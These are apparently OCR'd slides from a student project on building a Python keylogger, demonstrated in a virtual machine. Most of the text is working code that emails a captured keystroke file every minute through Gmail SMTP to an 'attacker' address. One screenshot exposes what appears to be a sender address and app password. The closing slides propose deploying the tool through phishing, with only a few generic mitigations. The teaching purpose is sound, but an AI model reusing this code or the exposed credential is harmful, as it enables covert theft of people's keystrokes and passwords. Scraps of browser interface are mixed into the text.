Keylogging with Python

Melissa Clark

Technical Background

Project Goal

Develop a keylogger that covertly records keystrokes and securely sends the collected data to an attacker's email address for analysis or monitoring.

Keylogger Functionality

A keylogger silently monitors and records a user's keyboard inputs, which can include keystrokes, login credentials, and other typed information, without the user's knowledge.

Email Reporting

Email reporting involves sending the collected keylogger data as attachments to a predetermined email address, enabling remote access to the logged information.

Concepts Applied

Access control
Phishing
Firewalls
Networking Fundamentals- SMTP port

Tools

- Virtualbox
- Windows 11 Virtual Machine
- Visual Studio Code
- Python
- Learning Resources:
  - Gitlab
  - StackOverflow
  - YouTube


Research

- Understand how to use python
- Visual Studio Code
  - Debugging

Ethics

Ethical considerations surrounding keyloggers involve the responsible use of such technology, respecting individuals' privacy and obtaining proper consent when monitoring activities, while refraining from any malicious or unauthorized actions.

Demonstration Preview





Initiate the execution of the keylogging and email-sending code on the target machine.

The user on the target machine carries out routine daily activities.

The code captures keystrokes and then forwards the recorded data as email attachments to the specified email address.

The attacker monitors the emails to observe the target's activities on their computer.


New Private Tab
Private browsing
Search with Google or enter address
Import bookmarks...
Getting Started
Firefox
Search with Google or enter address
Next-level privacy on mobile
Firefox Focus clears your history every time while blocking ads and trackers.
Download Firefox Focus
SuperSneakyLogger
THECODE@
import sys
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email import encoders
import os.path
import subprocess
import threading
import time
email = 'supersneakyhacker@gmail.com'
password = 'tlexiiggwrcqdflm'
send_to_email = 'superdupersneakyhacker@gmail.com'
subject = 'Read your logger file!'
message = 'Good job, you did it!'
file_location = '/Users/melissa/Desktop/SuperSneakyLogger/Keys.txt'
python_executable = sys.executable
# Function to run a subprocess to edit the attachment
def edit_attachment(file_location):
Python: File (SuperSneakyLogger)
Ln 6, Col 27
Spaces: 4
UTF-8
LF
Python
3.11.5 64-bit
Inbox - superdupersneakyhac
mail.google.com/mail/u/5/#inbox
Update
CyberStuff
GitLab
Stack Overflow
GitHub
Azure Lab
EdX Courses
CompTIA Security...
Career Services
Gmail
Search mail
Compose
Primary
Promotions
Social
Inbox
Starred
Snoozed
Sent
Drafts
24
More
Labels
Your Primary tab is empty.
Personal messages and messages that don't appear in other tabs will be shown here.
To add or remove tabs click inbox settings.


Read your logger file! - superd
mail.google.com/mail/u/5/#inbox/FMfcgzGtwzhSNbMhSPbfzdWttsntjgzq?projector=1&messagePartId=0.1
Keys.txt
Open with Google Docs
can you buy unicorn blood on the internet
real
dark web
gmail.com
ProfessorQuirrellDADA@gmail.com
Hi Hagrid,
I was wondering if you have seen any unicorns in the forest recently. would love to show my classes some in real life.
Thanks,
Quirrell
2:22 / 2:23

Demonstration Summary

Users > melissa > Desktop > SuperSneakyLogger > Keylogger+Email.py > ...

```python
import sys
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email import encoders
import os.path
import subprocess
import threading
import time

email = 'Senders Email Address'
password = 'Enter Gmail App Password Here'
send_to_email = 'Recievers Email Address'
subject = 'Read your logger file!'
message = 'Good job, you did it!'
file_location = '/Users/melissa/Desktop/SuperSneakyLogger/Keys.txt'
python_executable = sys.executable

# Function to run a subprocess to edit the attachment
def edit_attachment(file_location):
    print("Edit attachment function started...")
    while True:  # Change to an infinite loop
        try:
            subprocess.run([python_executable, "/Users/melissa/Desktop/SuperSneakyLogger/Keylogger.py", file_location])
            print("Subprocess Completed Successfully")
            time.sleep(60)  # wait for one minute before sending next update
        except subprocess.CalledProcessError as e:
            print("Subprocess Error:", str(e))
        except Exception as e:
            print("An error occurred during subprocess:", str(e))

        # Edit the attachment before sending
        print("Editing attachment.....")
        edit_attachment(file_location)

def send_minute_updates():
    print("Send_minute_updates function started....")
    while True:  # Change to an infinite loop
        print("Sending minute update.....")
        msg = MIMEMultipart()
        msg['From'] = email
        msg['To'] = send_to_email
        msg['Subject'] = subject
        msg.attach(MIMEText(message, 'plain'))

        # Setup the attachment
        filename = os.path.basename(file_location)

        with open(file_location, "r") as attachment_file:
            attachment_content = attachment_file.read()
```

Users > melissa > Desktop > SuperSneakyLogger > Keylogger+Email.py > ...

```python
        msg.attach(MIMEText(message, 'plain'))

        # Setup the attachment
        filename = os.path.basename(file_location)

        with open(file_location, "r") as attachment_file:
            attachment_content = attachment_file.read()

        part = MIMEText(attachment_content)
        part.add_header('Content-Disposition', "attachment; filename= %s" % filename)

        # Attach the attachment to the MIMEMultipart object
        msg.attach(part)

        try:
            server = smtplib.SMTP('smtp.gmail.com', 587)
            server.starttls()
            server.login(email, password)
            text = msg.as_string()
            server.sendmail(email, send_to_email, text)
            server.quit()
            print("Email sent successfully")
        except Exception as e:
            print("An error occurred while sending the email", str(e))

        time.sleep(60)  # send an email every one minute

# Create and start threads for subprocess and email sending
subprocess_thread = threading.Thread(target=edit_attachment, args=(file_location,))
email_thread = threading.Thread(target=send_minute_updates)

print("Starting subprocess_thread.....")
subprocess_thread.start()
print("Starting email_thread.....")
email_thread.start()

# Allow the threads to run indefinitely
subprocess_thread.join()
email_thread.join()
```

Demonstration Summary

- Future Improvements
  - Professor Quirell's email password was not recorded
  - Include script that logs browsing history or screen recordings
  - Lengthen time between emails sent
  - Deploy onto target machine using phishing email

Mitigations

- Use Antivirus and Anti-Malware Software
- Regularly Update Operating Systems and Software
- Be Cautious of Email Attachments and Downloads

Challenges

- Learning Python
- Learning Visual Studio Code
- Script hanging in VM, had to switch machines
- Debugging why the script was working sometimes but not others

Thank You